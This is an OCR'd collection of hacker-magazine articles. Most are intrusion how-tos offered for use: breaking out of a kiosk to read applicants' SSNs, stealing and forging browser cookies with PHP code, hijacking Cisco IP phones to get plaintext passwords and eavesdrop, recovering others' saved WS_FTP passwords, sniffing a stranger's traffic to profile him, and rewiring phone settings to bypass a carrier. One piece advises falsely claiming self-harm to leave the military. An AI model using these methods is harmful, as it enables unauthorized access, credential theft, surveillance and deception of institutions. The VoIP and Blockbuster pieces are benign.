The application itself was an html file that was being shown in IE in fullscreen mode. Control-alt-delete did no good so I control escaped and it brought up the taskbar with the start button and the tasktray. The start menu was bare, no way for me to execute an application there, just a shutdown button. But in the task tray they had Mcafee Antivirus running. I'm not sure if it was a corporate enterprise version but I double clicked it to try to find a way I could access the hard drive. There was a field with a browse button next to it where you could change your virus database and it let me view the hard drive as well as the networked drives. I opened a notepad file just so I could see txt files easier in the browser. I was snooping around when I came upon a folder in the C drive called apps.

The text files in this folder were titled by a nine digit number. I opened one of the text files

and it was Amie Laster's application. Formatted in this way:

ssn-ssns-snn | Amie Laster | 0000101010101➥010110101011

The others were exactly like this so anyone could just sit down here, access everyone's applications, and pretty much exploit the person using this data. I sent an anonymous letter to the district office. I'm not sure if it's been fixed or not but I thought that people who are entering in critical information on a computer need to know where it is going and who has access to it.

Other places you might find interesting:

BestBuy:

On their employee PCs near the CDs, control A and Z three times brings up the employee toolkit (this varies by store but it's a combination of control, alt, or shift with two keys on the keyboard), which you need a login to use. On the demo PCs you can either double click the numbers on the right hand side or press control M to minimize the advertisement so you can access the drive. Their laptops usually have Internet access due to a wifi connection in the store.

Circuit City:

Their PCs are open and have a connection to the net. The world is yours.

Shoutz: z3r0, shady, lucas, mayo, and josh.

Baking Cookies

by VileSYN

It's 10 pm. Do you know where your cookies are? I'm going to go over a few ways that cookies can be exploited, and why it's not a good idea to keep them in your browser. IE keeps the cookies in "\Documents and Settings\%User%\Local Settings\Temporary Internet Files", with the file name starting with "Cookie:". Mozilla on the other hand saves the "cookies.txt" file in ~/.mozilla/default/<random>.slt, and Firefox stores it in ~/.mozilla/firefox/default.s2e/. Last, Safari keeps its "Cookies.plist" file in ~/Li➥brary/Cookies/.

Now that we know where they are, the question is what to do with them. Any of the cookie files can be copied and used with the same type of browser on a different machine. With the snarfed cookies, you can log into the domains that hold cookies and see what data is encapsulated inside.

Other ways to capture cookies include using Cain & Abel from oxid.it on Windows systems. Another is to sniff packets. Using tcpdump or any other sniffing utility, monitoring the HTTP port it's going through and using an unlimited snaplen can show some interesting results. What you are looking for is this:

```
Set-Cookie: cookiename=cookievalue; ex
➥pires=expiredate; path=directorypath;
➥ domain=domainname.com
```

You can then take that information and forge your own cookies with a PHP file like this:

```
<?php
     $cookievalue = "1";
     $cookievalue2 = "8";
     $cookievalue3 = "25";

     setrawcookie("password", $cook
➥ievalue, time()+3600, "/", ".fake.com",
➥ 0);
      setrawcookie("lastvisit", $cook
➥ievalue2, time()+3600, "/",
➥".fake.com", 0);
     setrawcookie("userid", $cook
➥ievalue3, time()+3600, "/",
➥".fake.com", 0);
?>
```

Here you set three cookies, "password", "lastvisit", and "userid". Each cookie is assigned a value, an expiration date, a path, a domain, and a boolean secure integer. There is one trick to this though. If you try this code as it is, it will not set the cookies. If the browser does not see that the server resolves to the domain, it fails. Of course, there are ways around this. You simply edit your "hosts" file, and add a line like this:

127.0.0.1 fake.com

When you navigate to fake.com/cookie.php, you will resolve to yourself, and the cookies will set themselves. With the "." in front of the domain, all hosts are effected by this cookie. You can then navigate to the original web server (i.e., www.fake.com) and it will recognize the cookie as being there. If the values came from a legitimate source, then the server will see the cookies as being just as legitimate as long as the expiration has not been reached. So that's it. Happy snarfing!

Thanx to FBSDHN, SE, and Dale "The Sandgoggle" Texas.

Voice Over Internet Protocol

by Kong

I was recently hired as a field-network technician at a major cable company. I don't want to name names, but I will drop a hint and let you know that they own AOL, CNN, and several other big names. The title of my job really means nothing. I just go to customers' homes or businesses and set up wireless and wired networks. Interesting stuff but nothing too interesting. I did this for a month or so until I was given an opportunity to switch over to the Voice over IP (VoIP) department. Being an avid phone phreak I decided to take this opportunity. After an intense training session, I was left with a little more knowledge then I had before and a training manual. Since selling the manual on eBay seemed out of the question, I decided the best place to share my new information would be in an article.

The first misconception many people have with VoIP is that your phone calls go over the Internet. While this is true with Vonage and other Internet phone companies, it is far from the truth with the phone system I work on. The VoIP system consists of the following:

MTA: Media terminal adapter - cable modem.

Coaxial Network: Coaxial cable is television cable, enough said.

CMTS: Cable modem termination system, more on this later.

MGC: Media Gateway Controller, see above notes.

PSTN: Public switched telephone network, telco's existing network.


The MTA works on the same basic principals as a standard DOCSIS (Data Over Cable Services Interface Specification) cable modem. It even uses the same channel in the RF spectrum. It can even look the same as a standard cable modem except in addition to an RJ-45 jack and USB port, it will also have an RJ-11 jack for a phone. This means in almost all cases Internet and phone are run from the same device and the same coaxial cable. Both functions have their own MAC address and also their own IP address. Most cable modems have a buffer of 1500 bytes which will last about 10 seconds and will cause some noticeable delays on streaming video or music as packets are loss. Since delays for voice are unacceptable, the phone part of the modem only has a buffer of 160 bytes or about 20 milliseconds. This means that if a packet is lost for voice, there is no chance of it being resent. As mentioned earlier data and voice share the same channels for upstream and downstream. To cut down on lost voice packets, they are given priority over data packets. This could cause some performance drops while surfing but they are hardly noticeable. The RJ-11 jack on the MTA acts the same as a jack that is hooked up to telco wiring, meaning it supplies -48 volts DC for on-hook and 90 volts AC for ringing and all that good stuff. It also supports dual tone multi frequency (DTMF). The MTA also has the job of changing the analog voice signal into digital packets. Once the MTA has transferred the packets, it sends them through the coaxial cable in your neighborhood to the CMTS.

The CMTS is also the same as with a standard cable modem. It is located at a cable company office and terminates the packets from the coaxial cable to either fiber optics or Ethernet. For Internet, it routes the packets from their office to the Internet. In the case of phone, it keeps the packets on a managed network controlled by the cable company and used for VoIP only. Packets are routed to different parts of the network depending on who is calling whom. Eventually they are dropped off at the MGC.

Once the packets arrive at the MGC they are further analyzed to decide where they are going one last time. The job of the MGC is to send and receive packets to and from the PSTN. So basically all the cable company has to do is get the packets from your house to their office and then drop them off at the telco and let them deal with it from there.


This article is a condensed version of a 500 page manual but I have included the most important parts. There are a few minor details I have left out such as various servers that do nothing more than make sure your phone is on the hook or off the hook, let people know your number is disconnected, etc. A good section of the training manual also deals with how to hook the MTA up to the customer's exiting phone wiring so they can use a phone in every room instead of just plugging a phone into the MTA. That section is not that interesting and most people with any phone experience professional or not shouldn't have to worry too hard about that. The main idea of this article was to outline how and why the system works. Keep in mind that once the packets leave the MTA they are standard IP data packets and can be sniffed like any other packet regardless of medium (coax, Ethernet or fiber).

Hacking Cisco IP Phones



by Moby Disk

This article pertains to the Cisco 7940 and 7960 IP phones. For those new to IP phones, they function like normal office phones on a PBX but they run over Ethernet. This makes them highly hackable. The Cisco phones have a monochrome pixel-addressable LCD display. They communicate via 10/100 Ethernet at full or half duplex. The firmware is updateable and Cisco provides firmware to support several voice protocols. Power can be provided via AC or via unused wires on the Ethernet cable. The phones communicate with a call manager server that handles configuration, mailboxes, etc. The phones support a wide variety of protocols. This article will use the main configuration protocols including Dynamic Host Configuration Protocol (DHCP), Trivial File Transfer Protocol (TFTP), and Telnet. Other supported protocols used include DNS, SNTP, and ICMP. Real-Time Transport Protocol (RTP) is used for audio (Cisco 3). Various protocols including SIP, MGCP, and SCCP are used for signaling other phones. HTTP is supported for downloading graphics to display on the LCD.



I looked into these phones first out of hacker curiosity: This is a great example of digital convergence. I was amazed that these phones were actually computers and that I could communicate with them using my desktop PC. I also wanted to know how secure they were. Could someone listen in to calls? Fake calls? Make the phones randomly yell insults at coworkers? Well, I was surprised to find that Cisco didn't even put one bit of thought into security. It is trivial to do all of these things and more. Let's see how.

Required Tools

All you need to execute the basic hacks is access to the network that the phones reside on. If your computers are on the same switch as the phones, you can just use your desktop PC. Otherwise, obtain a hub. A plain Windows 2000 workstation includes the necessary Telnet and TFTP client. Some of the more advanced tricks require a TFTP server. If you do not have physical access to the phones themselves, you will need a sniffer to determine the IP addresses and names of the phones.

Security

The Cisco phones I used provide no security whatsoever. Every employee necessarily has physical network access. A wireless router would allow anyone to remotely control your phones without physically being in the office. In this particular office, the phones were actually accessible from outside the office! Once I had the IP addresses, I was able to telnet to the phone on my desk from my home PC.

Newer versions of the Cisco Call Manager software require digital signatures to make it more difficult to spoof firmware updates and also supports IPSEC. If you do use an IP phone system, I strongly recommend using the latest software and enabling IPSEC. You should also configure the phones to disable Telnet access. This can be subverted by spoofing the TFTP server and sending fake configuration files, but that is much more difficult.

Hacking

So what exactly can be done remotely with these phones? You can do anything available via the menus or buttons physically on the phone.

Remotely change phone settings

Change the ring tones (predefined tones or use your own)
Modify the firmware
Change the logo on the display
Redirect the company directory or the voice mail

Remotely control phones

Initiate calls (with speakerphone)


Make the phone ring
Adjust the volume
Take phone on/off the hook
Crash the phone

Without IPSEC, you should be able to eavesdrop on phone calls with a packet sniffer. In theory, you could redirect phone calls or change voice mail settings, but these are truly malicious activities and I did not research how to do this. These actions would require IP spoofing which is beyond the scope of this article.


How-To

Start with physical access to the phones and assume each phone is password protected. Get the IP address, host name, and TFTP server for each phone by pressing the configuration button (the one with the picture of the check box) and selecting Network Configuration. The host name will be something like 000CAED39328. If you do not have physical access to the phone, then you will need to sniff for this information.

The main configuration menu



The network configuration screen showing the DHCP server, MAC address, and host name. Notice the "lock" icon in next to the title, indicating that we cannot change the settings yet.



Next, use a TFTP client to retrieve the files "RingList.dat", "SIPDefault.cnf", and "SIPxxxxxx➥xxxxxx.cnf" where the x's represent the host name of the phone. Replace SIP with SCCP or MGCP if your server uses one of these protocols (Cisco 1). The configuration files are plain text files containing the server settings, phone numbers, telnet level, and an unencrypted password. Settings are the default configuration file and may be overridden in each phone's configuration file.

This password also allows you to change configuration settings via the phone's menus by selecting the "Unlock Configuration" option in the configuration menu. You may also telnet to the phone using the IP address and password. From here, you can execute many commands. A full list of commands is available at (Cisco 2).

The test key command is the most fun. Pressing the volume buttons causes the phone to ring. You can change settings such as ringtones by simulating the navigation keys. It is possible to pick up the speakerphone and dial, then connect to the destination phone and instruct it to pick up.

Changing Ring Tones and Other Settings

You can select any of the standard ring tones using the phone or via telnet. Ringlist.dat contains the description and file name for each ring tone. You can download the ring tone files via TFTP, but you cannot upload new ones to the server. The ring tone files are 8 kHz 8-bit u-law audio files <=2 seconds long (Cisco 3).

reset	Reboot the phone and reload the firmware via TFTP.
exit	Close the telnet session.
test open	Enter hacking mode.
test close	Exit hacking mode.
test key	X Simulate pressing key X on the phone. Keys can be: voldn: Volume down volup: Volume up headset: Headset spkr: Toggle speakerphone mute: Mute info: Info msgs: Messages serv: Services dir: Directories set: Settings navup: Navigate up navdn: Navigate down
test string	String can be any number of 0..9, #, and *. This allows you to control the menus and to dial
test onhook test offhook	Place the phone on or off hook, as though someone picked it up. Can be used to answer calls. Improper use of this can cause the phone to confuse on and off hook (picking up the receiver can become the on hook state, and vice-versa)
test ? test help	Ask the phone what keys it supports. This is useful if your phone has additional navigation "soft" keys.

Using the existing ring tones is neat, but making your own is very cool. Since you cannot upload files to the TFTP server, to use your own ring tones you need to set up your own TFTP server and direct the phone to use it. In the phone's configuration screen is a setting "Alternate TFTP." Set this to yes. Then change the "TFTP Server" setting to contain the IP address of your server. Now you can serve up your own firmware, ring tones, and configuration files. Serving your own configuration file allows you to change the URL for the logo on the display, the URL for the corporate directory, and the phone number for the voice mail. Logo files must be 8-bit BMP files even though the LCD is black-and-white (VOIP 4). It looks like the corporate directory browser works like a minimal text-only web browser. In this particular office, the phones did not have working DHCP so the HTTP server for the logo had to be a single-homed HTTP server that was accessible by IP.

Conclusions

IP phones are gaining in popularity since they are becoming versatile, powerful, and easy to install. Pricewise, they are competing very effectively against existing PBX systems. Expect to see rapid growth in the future. However, expect to see more stringent security in place now that the phones ship with IPSEC. For now, have fun by listening in on meetings and making your coworkers' phones taunt them.

References

(1) Information on the bootup process and the files residing on the server: "Converting a Cisco 7940/7960 CallManager Phone to a SIP Phone...", Cisco Systems 1992-2004; http://www➥.cisco.com/warp/public/788/voip/handset_to➥_sip.html

(2) Telnet commands, monitoring options, and troubleshooting tips: "Monitoring Cisco SIP IP Phones (Versions 6.x and 7.x)", Cisco Systems 1992-2004; http://www.cisco.com/en/US/prod➥ucts/sw/voicesw/ps2156/products_administra➥tion_guide_chapter09186a00801d1988.html

(3) Physical phone setup, ring tones: "Getting Started with Your Cisco SIP IP Phone (Version 1.0)", Cisco Systems 1992-2004; http://www.➥cisco.com/en/US/products/sw/voicesw/ps215➥6/products_administration_guide_chapter091➥86a0080087511.html

(4) Logos, messages, directories, ring tones, general information, and links: "Configuring Cisco 79xx phones with Asterisk", Arte Marketing 2004; http://www.voip-info.org/wiki-Asterisk%➥20phone%20cisco%2079xx

Decrypting WS_FTP.ini Passwords

by H2007

This file is intended to show you how to view a password saved in WS_FTP.ini using WSFTP itself. Tools needed: WS_FTP - any version.

Step 1) Copy the user's WS_FTP.ini file stored in \..\..\WS_FTP\. Take a copy of the WS_FTP.ini file and place it in your \WS_FTP\ directory.

Step 2) Open the file in any text editor of your choosing. Here is a short example of what you will see.

```
[WS_FTP32]
HOST=ftp.randomftpserv.com
UID=h2007
DIR="/pub/win32"
PASVMODE=1
TIMEOFFSET=0
PWD=V9D8F029E316E1B1C2B2D1B173817B8936B3
B6A39A6A6A277AE5B
TYPE=6010
```

The text in brackets [WS_FTP32] is the profile name set by the user. Selecting that is how you will display the information in WSFTP. HOST is of course the host address. UID is the valid user name we will be using. PWD is the "encrypted" password we are attempting to view.

Step 3) Sure, you can simply connect with the password in its masked form like it currently is. However our agenda here is to decrypt it so we can view the password itself. Why? To know a valid password that the user uses.


In the UID area, copy and remove the user ID (in this case "h2007") and replace that with "anonymous". So UID=h2007 should now read UID=anonymous.

Step 4) The fourth and final step is very simple. Execute WS_FTP95.exe, click Connect and select the appropriate profile name. Voila, you now have an unmasked valid password, user name, and host. In this case our password is "2600rocks!"

Many schools and businesses use this software. It is not hard to find several valid user names and passwords just by gaining access to a user's \WS_FTP\ directory. You can also google "intitle:index.of ws_ftp.ini" and you will find several results.

Happy Hacking!

Hunting Wifi Leeches



by RSG

Packet sniffers are incredible learning tools. Like many people, I have a wireless Internet router installed in my apartment. It creates a small, wireless Local Area Network (LAN) which provides connectivity for my three computers.

The other day I was tooling around on my LAN, using my trusty packet sniffer to learn more about how my router works and how the various computers interact on the network. All of a sudden I noticed a fifth IP address was sending and receiving data. Five? But I only own three computers and a router. Bingo, I had a wifi leech.

Wifi leeches are fairly common these days. It's a very common practice to jump on an open wifi node when you see one available. *2600* has even provided information on more than one occasion on how to detect wireless nodes (for example, see the cover design for the Summer 2002 issue). I've always thought, perhaps somewhat naively, that open wireless was better then closed and thus had never blocked access to my router using a password or MAC address filtering. But this time it was personal. I was curious. Who was this leech?

First a disclaimer: I'm not a professional sysadmin, nor am I a low-level protocol ninja. But I've managed to teach myself a thing or two about how networks work. This article is meant to be introductory. Comments and additions are encouraged.

I had to move quickly. I toggled back to the terminal where my favorite packet sniffer, tcpdump, was running. Tcpdump is ubiquitous. If you run a *nix operating system you most likely already have it installed. (Windoze people can use a port called "WinDump.") Since I wanted to ignore all traffic except for the data going to/from my leech, I restarted tcpdump using the "host" argument and my leech's IP address:

```
/usr/sbin/tcpdump -s0 -i en1 -Aa host
➥192.168.1.103
```

I run Mac OSX, so the "-i en1" flag means sniff on my en1 internet adaptor, i.e., my airport card. The "-Aa" and "-s0" flags are the juicy parts. They tell tcpdump to suck down the full packets in human-readable ASCII text. Fun! Check the man pages; your mileage may vary. A nice alternate to tcpdump is Ethereal. Mac people should also check out EtherPEG which reassembles JPEGs or GIFs in real time as they flow by.

Okay, I had my leech trapped. But what could I learn? First, I noticed a Media Access Control (MAC) address in the tcpdump output. These are unique hardware addresses assigned to network adaptors. With a MAC address you can look up the vendor of the machine. I plugged the MAC address into http://www.coffer.com/mac_find and made a note of my leech's computer type. After sifting through a few more pages of tcpdump output, I learned the make and model of my leech's computer as well as the type and version number of the operating system, plus the make and model of my leech's printer. Hmmm, should I send over a print job?

You'll get a lot of uninteresting garbage, but here are a few strings that are helpful to grep through the tcpdump output with: @, GET, OK, USER, <html>. You'll no doubt discover your own favorite strings to grep on.

After a day or two, I had discovered a whole lot about my leech: his name, the names of his two email providers, the names of the email lists he was subscribed to (google the "SurvivePX" email list for a giggle), the names and email addresses of his friends.... You get the picture.

So here is the dilemma: if someone is stealing your bandwidth, is it okay to spy on them? I'm afraid the ethical answer is probably no. But still, if I could read his email, then he could read mine (if he had half a brain). In effect, I was reminded of the importance of security and privacy: use encryption, and if you keep your node open (as I opted to do), be conscious of how people are using your network at all times.

My leech prompted me to learn a lot about how data moves around a LAN and what sort of information is revealed about a user. I hope this was useful to you. For more information on network protocols I would recommend W. Richard Stevens' book *TCP/IP Illustrated, Volume 1* (Addison Wesley) and Eric Hall's *Internet Core Protocols* (O'Reilly). For the technical specs of IP and TCP you should also be sure to read RFC 791 and RFC 793. Happy leech hunting.

Unlocking the Power of WAP

by Josh D

Let me just say right out that some of the ideas described in this article may *not* be perfectly legal - this article is meant to be educational and if you attempt to execute any of the ideas presented here, I will take absolutely no responsibility for extra cellular charges you may incur or for any trouble you may get into with your cellular provider.

What is WAP?

WAP is an acronym that stands for Wireless Access Protocol, which is (on a very basic level) the technology that a cellular phone uses to connect to the Internet. There are several WAP browsers and the one that will be described today is called Openwave, which comes preinstalled on a bunch of cell phones. I have personally seen Openwave in use on LG and Kyocera phones, but I'm sure these aren't the only phone brands that use Openwave.

Openwave is generally not that hard to tweak. Once the browser is running on a cell phone, one just has to press and hold down the zero button (or menu button depending on the phone manufacturer) on their phone until they are greeted with a menu full of everyday browser features, such as "Reload" and "Bookmarks." The last item on the menu is "Advanced", which is where the configuration of your WAP setup will eventually end. If you're following along on your own cell phone and you're seeing what I'm describing, you most likely have a cell phone manufactured by LG or Kyocera and your cell phone company (if you live in the US) is probably Verizon.

You'll notice that in the "Advanced" menu, there is an option called "Set WAP Proxy". Keep this function in mind. A WAP Proxy is just an IP and a port that point to what's called a WAP gateway, a program running on a computer that acts as a gateway (hence the name) allowing a cell phone to connect to the wireless Internet. It's fairly easy to set up your own gateway, using your own computer's Internet connection. I use a gateway called WAP3GX, available at http://www➥.wap3gx.com.

A detailed explanation of configuration of a WAP gateway is beyond the scope of this article, but just know that the gateway (at least this is true for WAP3GX) listens on UDP ports 9200 and 9201 and that you'll need to configure your router and/or firewall accordingly to forward these ports to your computer. If you're too lazy or don't want to attempt to set up your own WAP gateway, you can just use the free, public WAP gateway provided by http://www.waptunnel.com at 207.232.99.109:9200 or 207.232.99.109:9201. The only reason I recommend setting up your own WAP gateway is because Waptunnel's tends to not work very well most of the time (although you can find other public gateways if you look around on Google). For now, let's just assume you have acquired an IP and a port of an active WAP gateway. The next problem is just getting all of this information into your cell phone.

My main areas of expertise include cell phones made by LG and Kyocera, so I'll briefly describe how to get into the service menu of cell phones made by those respective companies. On the newer LG phones with color screens, when you hit the menu button from the home screen you'll notice there are nine menu choices from 1-9. Ever wondered why they didn't start at zero? Try hitting the zero button. You'll be asked to enter in a six-digit service code, which is usually all zeros. Now you're in the service menu of the phone, and I wouldn't touch anything you don't feel confident in messing around with, because it's pretty easy to render a phone unusable by entering in incorrect settings. You'll want to select "WAP Setting" from the service menu and then "IP Setting". Select "Link3-IP1". Write down what you see on a piece of paper in case something goes wrong (so that you can "reset" the phone to its default settings if you need to) and then replace the listed IP with the IP of your WAP gateway (don't enter the port). Hit OK and then hit CLR. Select "Port Setting" from the menu, then select Link3-Port1, then again write down what you see, then enter in the port of your WAP gateway. Hit OK and then END. I have tested this method with LG VX4400 and VX6000 cellphones but it will work for other LG phones, although accessing the service menu might be a little different - you might have to press menu and zero at the same time, or press and hold menu and then press zero, or vice versa.

On the other hand, if you have a Kyocera phone go to the home screen and enter in the number 111-111 like you were going to call that number. You'll see a menu option pop up on the bottom of the phone. Scroll until you see a menu item called "Options", select it, and find another menu item called "Browser Setup". This is basically the same as the LG setup from here, except

instead of "Links", there are "Uplinks", and there are only two of them. Change the information in Uplink B to that of your WAP gateway.

The service menu is the trickiest part of this operation, and if you're having trouble entering settings or if you find my instructions inadequate or have a phone manufactured by a company other than LG or Kyocera, there is plenty of information about all this on the Internet (http://www.howardforums.com is a good place to start.) - just search for "WAP".

The hardest part is now out of the way. Try re-opening your WAP web browser and change the active WAP Proxy (as described in the beginning of this article) to Proxy 3 if you have an LG Phone or Proxy B if you have a Kyocera phone. If you see a page asking you to enable security features, it means that you haven't properly configured the browser to connect to your WAP gateway - you're still connecting to your cellular provider's gateway. If everything went according to plan, the phone should connect to your gateway and prompt for a default home page to display. Note that most of the WAP-enabled phones only can browse through and display WML (Wireless Markup Language) pages as opposed to HTML pages, so you'll need to go hunting for WML pages. Google's wireless WML page is located at http://wap.google.com, which is nifty for finding other WML sites. Wireless Mapquest is located at http://wireless.mapquest.com/aolmq_wml, and wireless Superpages is located at http://wap➥.superpages.com/cgi/cs_client.cgi, to name a few sites. All of these links would be entered into your cell phone at the prompt.

Browsing isn't the only thing you can do with WAP, however. If you use Cerulean Studio's multi-network chat program, Trillian Pro (available at http://www.trillian.cc/), you can download a plug-in for Trillian called I.M. Everywhere, which is available at http://www.iknow.ca/imeverywhere/. This program is a miniature HTTP server *(not* a WAP gateway) that will let you IM anyone that is on your Trillian buddy list from your phone. Trillian supports ICQ, AIM, MSN Messenger, and Yahoo Messenger, which means that you will be able to IM all of your buddies on your phone without paying for text messages. I.M. Everywhere broadcasts in both WML and HTML so you would enter your own IP into the default home page prompt on your phone to get this working, or you could enter your IP into any Internet browser on a computer and use I.M. Everywhere to control Trillian remotely.

One very important thing to note is that WAP requires cellular airtime. You will be charged, in minutes of time spent on the wireless web, for data transfer on your phone bill. There is no extra charge for wireless Internet (like there normally would be), only regular airtime "talking" minutes (at least with Verizon), which means that you will most likely have free WAP nights and weekends - instead of seeing a dialed number on your phone bill, you would just see "DATA TRANSFER". Your cellular provider will almost definitely not support doing what is outlined here - so if you're going to try any of this on your own, try it with caution. Again, I take absolutely no responsibility for extra cellular charges you may incur or for any trouble you may get into with your cellular provider if and when you try all of this. That said, have fun and I hope you learned something!

Backdoor exits from the US military

by Bac

This article in no way supports using these methods and is only written for informative purposes. If you sign up, you should stick it out like a good serviceperson.

These observations were done when I was exiting the USAF during my Basic Military Training segment. From what I can tell the system is set up to bounce back people who are questionable once they enter into the service.

So you are going into the military. Be sure to have long talks with your recruiter, ask lots of questions, and make sure you can quote questionable remarks or what may be blatant lies verbatim. That is the first thing you can do to protect yourself from what could possibly happen.

In fact, everyone who leaves within the first 180 days of service is granted an "entry level separation," be it for good reason, bad reason, or ugly reason. So the scare tactics they use to keep you in line are in fact not quite as valid as stated. (You know the good ole UCMJ.) That does not fully apply until after your first 180 days of training.

Most of the way the exit process works is very compartmentalized. Each person at a desk knows little to nothing about the other links - from the people in your own wing, to the BAS, to the processing folk, to the docs and other assorted people. Some are enlisted, some are civilians, and some are officers. Not one person has all the

answers. All of this I had to learn from experience with all the various people involved in this process.

The intent of all the processes is to deter people from leaving. The military is having major issues with retention so every effort is made to return recruits to training.

Also, some of the information that I received is rumor. Here is my attempt to separate fact from fiction on the subject of exiting.

1. Your recruiter cannot lie to a superior in regards to direct questioning about a statement.

2. The service will do whatever it can to stick you with the bill and not pay you, such as if you come clean about a medical history issue, even if your recruiter told you to lie (this is where being able to quote questionable remarks verbatim is important). They will most likely stick you with the bill and send you home with some of your gear, and may in fact charge you.

3. They will send you back to your point of entry or your home of record.

4. They will spend about two weeks processing your file in regards to exit. Once you try to leave it's not all easy. It is still military protocol and even if you have a complete breakdown, it's no walk in the park. They may lock you up in the mental ward at the hospital.

5. If you try and get hurt or don't drink enough water (heatstroke), they will just send you to get patched up and returned to training.

6. The easiest way to get isolated from your group of recruits and speed up the exit process is to claim self harm or a desire to harm others, Homosexuality has to be attempted in practice, not statement, in order to get removed from basic. Also, if you harm others I know nothing of the process that they would use to isolate you, but I presume they would keep you heavily medicated.

7. Your medical history that you suppressed at MEPS (Military Entry Processing Station) will probably come back to haunt you if you try to use that to leave. Simply put, the blame will be placed upon you and your pay will be revoked, or they will say you are claiming false diseases and return you to training.

8. This one is quite surprising. Going AWOL (absent without leave) from BMT may only get you an orange vest if you return willingly, along with a required service of 40 days with the rest of the rejects, and forfeiture of pay. But you still get an "Entry Level Separation."

9. If you use illegal drugs, even if you pass the test at MEPS, they will test you for traces and kick you out when they have the results back, even if you are a week from graduation from basic.

10. You can exit cleanly if you keep your ears open and realize that the system is not as stacked against you as you might think, and that the exit routine is easy to access.

This is entirely for informative purposes only. It's intended for use in case the draft is reinstated, or if you really make a major mistake by joining.

Blockbuster's Compass - Setting Sail for Port Bureaucracy

by Aristotle

As of March 1st, 2005, every Blockbuster employee will have spent hours reviewing the new software corporate uses for payroll management: Compass. Created by BlueCube, the expansive software package also includes training modules to help "streamline" future employee promotions.

At its core, the Compass training system is a series of web-based PDF files and interactive Flash media. Employees click through the selected tasks or read the required documents, and take a brief quiz when they have completed a module. Tasks include learning how to entering your payroll corporate ID and password to clock in and out, making schedule requests, and viewing their assigned work week. Sadly, there is no way to skip ahead, so anyone who has used any menu-driven software before is required to move at the same pace as someone who has never seen a keyboard. While this does ensure that every employee has been presented with all the relevant information, mind-numbing in its redundancy, it also ensures all but the most simple of employees will ignore what they are supposed to read, feeling their very IQ being drained by the system's tediousness.

Once the system goes live, it will schedule employees according to need, as judged by Compass. In the test run this week, many "full-time" employees found they had fewer than fifteen scheduled hours in the coming work week, while lower-paid part-time employees were given an excess. Unqualified personnel were scheduled to run store-wide inventories, and almost every individual I've spoken to found they had been scheduled during times at which they were un-

available. These problems may be resolved by launch, but it is uncertain.

Another aspect of the Compass system is its ability to be remotely monitored. Four times a shift the Manager-on-Duty (MOD) is required to update the daily task list with what employees had accomplished what, and at what time. At any point in the day, the district and regional directorate, and most likely others higher on the chain, can see any store's updated task list. The threat of constant surveillance is intended to be a "powerful motivator," claimed one store manager during a meeting.

In addition to disallowing employees from clocking out from their shifts at any time, a violation of many states' labor laws, the numerous checks and balances put into place requiring a manager override (with a handy alert sent to corporate each time) to accomplish many mundane tasks has already decreased productivity, two weeks prior to the software's full implementation.

In summary, the big blue, ever striving to make the workplace more inhospitable and unbearable for employees, have continued to astound and confuse their workers with each additional bureaucratic layer they place between us and our ability to help customers. The meager paychecks they dangle before us do little to help assuage the knowledge that we are in fact part of this machine. I know I have made my decision, and I'd like to thank BlueCube Software for assuring me it was the right one.

Related Links: www.blockbuster.com, www.bluecube.com

How to Get Out of Google

by Chess

"Just when I thought that I was out they pull me back in!" Learn to stay out of Google.

